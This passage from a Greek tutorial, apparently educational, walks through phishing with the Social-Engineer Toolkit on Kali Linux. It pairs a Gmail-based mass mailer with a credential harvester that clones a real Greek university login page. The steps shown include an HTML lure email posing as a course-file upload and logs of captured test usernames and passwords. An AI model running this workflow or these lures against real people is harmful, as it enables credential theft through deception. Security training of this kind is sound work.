
This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemail.txt

set:phishing> Path to the file to import into SET:/root/Desktop/address.txt
```

Μόλις λοιπόν το πρόγραμμα μας ζητήσει, βάζουμε το path του αρχείου και πατάμε enter. Έπειτα επιλέγουμε 1) Use a gmail Account for your email

* Κι όποιος κατάλαβε κατάλαβε

attack, και εισάγουμε το gmail account το οποίο θα χρησιμοποιήσουμε για να στείλουμε τα email μας.



```
Terminal
File Edit View Search Terminal Help
99. Return to main menu.

set:mailer>2
The massemailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:
john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemail.txt

set:phishing> Path to the file to import into SET:/root/Desktop/address.txt
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:vailakis7@gmail.com
set:phishing> The FROM NAME the user will see:avallakis
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:n
set:phishing> Email subject:Free stuff
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:
```

συνεχίζουμε με τις παραπάνω επιλογές μέχρι να έρθει η στιγμή να εισάγουμε το μήνυμα μας. Σε αυτό το σημείο σταματάμε αυτήν την επίθεση, ανοίγουμε ένα δεύτερο SET και ξεκινάμε την τεχνική n.2

-- CREDENTIAL HARVESTER --

Ήρθε η στιγμή να δημιουργήσουμε την δικιά μας "ψεύτικη" ιστοσελίδα για να οδηγήσουμε το θύμα να εισάγει τα στοιχεία του*. Επιλέγουμε λοιπόν

2) Website Attack Vectors -> 3) Credential Harvester Attack Method

και βλέπουμε :

```
Terminal
File Edit View Search Terminal Help
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>
```

Εδώ επιλέγουμε 2) Site Cloner και με την σειρά της πληκτρολογούμε την ip του συστήματός μας. Αυτό βρίσκεται εύκολα ανοίγοντας ένα καινούργιο terminal και πληκτρολογώντας την εντολή ifconfig.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:e5:06:e4
          inet addr:192.168.142.131 Bcast:192.168.142.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5:6e4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:16391 errors:0 dropped:0 overruns:0 frame:0
            TX packets:11450 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6936647 (6.6 MiB) TX bytes:1677581 (1.5 MiB)
            Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:3671 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3671 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:2598972 (2.4 MiB) TX bytes:2598972 (2.4 MiB)

root@kali:~# 
```

* Ας παραδεχτούμε ότι είναι σατανικό

Terminal

```

File Edit View Search Terminal Help
99) Return to Webattack Menu

set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report
[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.142.131
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.ftuc.gr/front_guests

[*] Cloning the website: http://www.ftuc.gr/front_guests
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html

```

Αμέσως επόμενη ερώτηση είναι η ιστοσελίδα που θέλουμε να κλωνοποιήσουμε, για εμάς αυτή η ιστοσελίδα αυτή θα είναι η http://www.ftuc.gr/front_guests

Τέλος το SET μας ενημερώνει ότι οποιαδήποτε στοιχεία παρθούν αποθηκεύονται στο αρχείο `apache_dir/harvester_date.txt` όπου apache dir είναι η τοποθεσία που ο apache server έχει εγκατασταθεί. Ανοίγοντας ένα καινούργιο terminal μπορούμε να παρακολουθούμε το αρχείο με την εντολή :

```
tail -f /var/www/html/harvester_2015-12-21\ 15:02:52.048882.txt
```

root@kali: ~

```

File Edit View Search Terminal Help
root@kali:~# tail -f /var/www/html/harvester_2015-12-21\ 15:02:52.048882.txt
Array
(
    [name] => ha
    [pass] =>ahas
    [op] => Log in
    [form_build_id] => form-9e4ea83831bb8120e3db3d50eee98d65
    [form_id] => user_login_block
)

```

Μπορούμε να ελέγξουμε αν ο server άρχισε κανονικά ανοίγοντας έναν browser και πληκτρολογώντας localhost στην μπάρα URL.

The screenshot shows a web browser window titled 'Ftuc - Iceweasel'. The address bar says 'localhost'. The page content includes a logo for 'ftuc' with a red star and the text 'The center for Technical University of Crete'. A sidebar on the left has a 'USER LOGIN' section with fields for 'Username:' and 'Password:', and buttons for 'Log In', 'Create new account', and 'Request new password'. To the right, there's a post by 'Anatokinwatis' from May 16, 2011, at 06:59. The post text is in Greek: 'Δογμίες για δημιουργία νέου λογαριασμού'. Below it is a note: 'Συμπράνετε τη φόρμαι εγγραφής δημόσιας για email αυτό που έχετε στο μηχανογραφικό κέντρο, δηλαδή το email της λορφής: <your_ftc_username_here>@ftc.tuc.gr, Όπου your_ftc_username_here είναι το όνομα χρήστη που διαθέτετε στο μηχανογραφικό κέντρο και με το οποίο συνδέεστε στις πλεκτρονικές υπηρεσίες του TUC/γιατί να είμαστε εμείς η Εξαίρεση δεδομένων (δεδομένων που δεν θέλουμε να μας διαβάζετε), π.χ: zvendetta@sc.tuc.gr (χωρίς τα .c > προσωνώς 😊)'. There is also a note at the bottom: 'Το μηχανογραφικό κέντρο δεν διαθέτει την ικανότητα να διαβάζει τα μηνύματα που σας στέλνουμε'.

Η ιστοσελίδα μας τρέχει καὶ περιμένει αθώα θύματα να παραδώσουν απλόχερα τα Credentials τους. Βλέπουμε ότι στην μπάρα URL φαίνεται διαφορετική διεύθυνση από αυτήν που ο χρήστης περιμένει*.

Τώρα λοιπόν που η ιστοσελίδα λειτουργεί, το μόνο που μένει είναι να στείλουμε πολλά email που να οδηγούν σε αυτήν. Βέβαια για να δεχτούμε και επισκέπτες εκτός του τοπικού δικτύου μας πρέπει να κάνουμε τις κατάλληλες ρυθμίσεις ώστε να βγάλουμε την ιστοσελίδα στο World Wide Web. Για να μην βγούμε όμως εκτός των ορίων του θέματος αυτού του άρθρου θα συνεχίσουμε θεωρώντας ότι όλα τα θύματα βρίσκονται εντός του τοπικού μας δικτύου.

Επανερχόμαστε λοιπόν στο terminal που είχαμε αφήσει το mass mailer και γράφουμε στην φόρμα υποβολής :

```
<p><strong>Set 3 of PLH592 has been uploaded in ftuc for everyone to download</strong></p>
<p>Link :&nbsp; <a title="SET_3" href="192.168.142.131" target="_blank">SET_3.rar</a></p>
```

Πατώντας Enter ανάμεσα σε κάθε γραμμή. Τέλος πληκτρολογούμε END και πατάμε enter.


Ήρθε η ώρα λοιπόν να δούμε το μήνυμα από το εικονικό μας "θύμα" Συνδεόμαστε στο email μας και βλέπουμε το καινούργιο Mail

The screenshot shows a web browser window titled '(199 μη διαβασμένα) - vailakis7 - Ταχυδρομείο Yahoo - Iceweasel'. The address bar says 'https://gr-mg42.mail.yahoo.com/neo/launch?.rand=eqkkoel36gvpt'. The page content is the Yahoo Mail inbox. The inbox has one unread message from 'aimidis . <vailakis7@gmail.com>' with the subject 'Set 3 of PLH592 has been uploaded in ftuc for everyone to download'. The message body contains a link: 'Link : SET_3.rar'. The inbox sidebar includes sections for 'Free stuff', 'Spam (31)', and 'Atmos'. There is also a sidebar for filters like 'Δημιουργία', 'Εισερχόμενα', and 'Εξαντλημένα'.

Seems Convincing

* Υπάρχουν φυσικά πολλοί τρόποι να παρακάμψουμε αυτό το φαινόμενο. Homework !!

Επιλέγουμε λοιπόν το Link και μεταφερόμαστε στην ιστοσελίδα :



Seems even more convincing

Μόλις όμως εισάγουμε username και password το terminal που κάνει monitor το αρχείο περισυλλογής στοιχείων του SET μας ενημερώνει για τους φρέσκους κωδικούς που μόλις ψαρέψαμε !

```
root@kali:~# tail -f /var/www/html/harvester_2015-12-21\ 15:02:52.048882.txt
File Edit View Search Terminal Help
root@kali:~# tail -f /var/www/html/harvester_2015-12-21\ 15:02:52.048882.txt
Array
(
    [name] => ha
    [pass] => hahas
    [op] => Log in
    [form_build_id] => form-9e4ea83831bb8120e3db3d50eee98d65
    [form_id] => user_login_block
)
Array
(
    [name] => myusername
    [pass] => mypassword
    [op] => Log in
    [form_build_id] => form-9e4ea83831bb8120e3db3d50eee98d65
    [form_id] => user_login_block
)

```

ΕΝ ΚΑΤΑΚΛΕΙΔΙ

Πέρα από αυτές, το SET υποστηρίζει πολλές άλλες επιθέσεις, ικανές να αποκτήσουν τον πλήρη έλεγχο υπολογιστικών συστημάτων και λογαριασμών χρηστών. Κύριο όμως προτέρημα του εργαλείου είναι η μεγάλη του ελαστικότητα, η δυνατότητά του δηλαδή να χρησιμοποιηθεί ως μέσο μεγαλύτερων και πιο πολύπλοκων επιθέσεων αφού συνεργάζεται άψογα με software πλατφόρμες όπως Metasploit αλλά και hardware συστήματα όπως το Arduino. Μεγάλο πλεονέκτημα επίσης είναι η ευκολία στην χρήση του, αν και μέσω terminal, καθιστώντας το καλή πλατφόρμα εκμάθησης. Προβλήματα φυσικά εμφανίζονται (πολλά μάλιστα), όμως η μεγάλη κοινότητα προγραμματιστών πίσω από αυτό βοηθάνε στην γρήγορη εξάλειψη τους.

Γι' αυτό άλλωστε είναι και το πιο διαδεδομένο εργαλείο Social Engineering.



HackResponsibly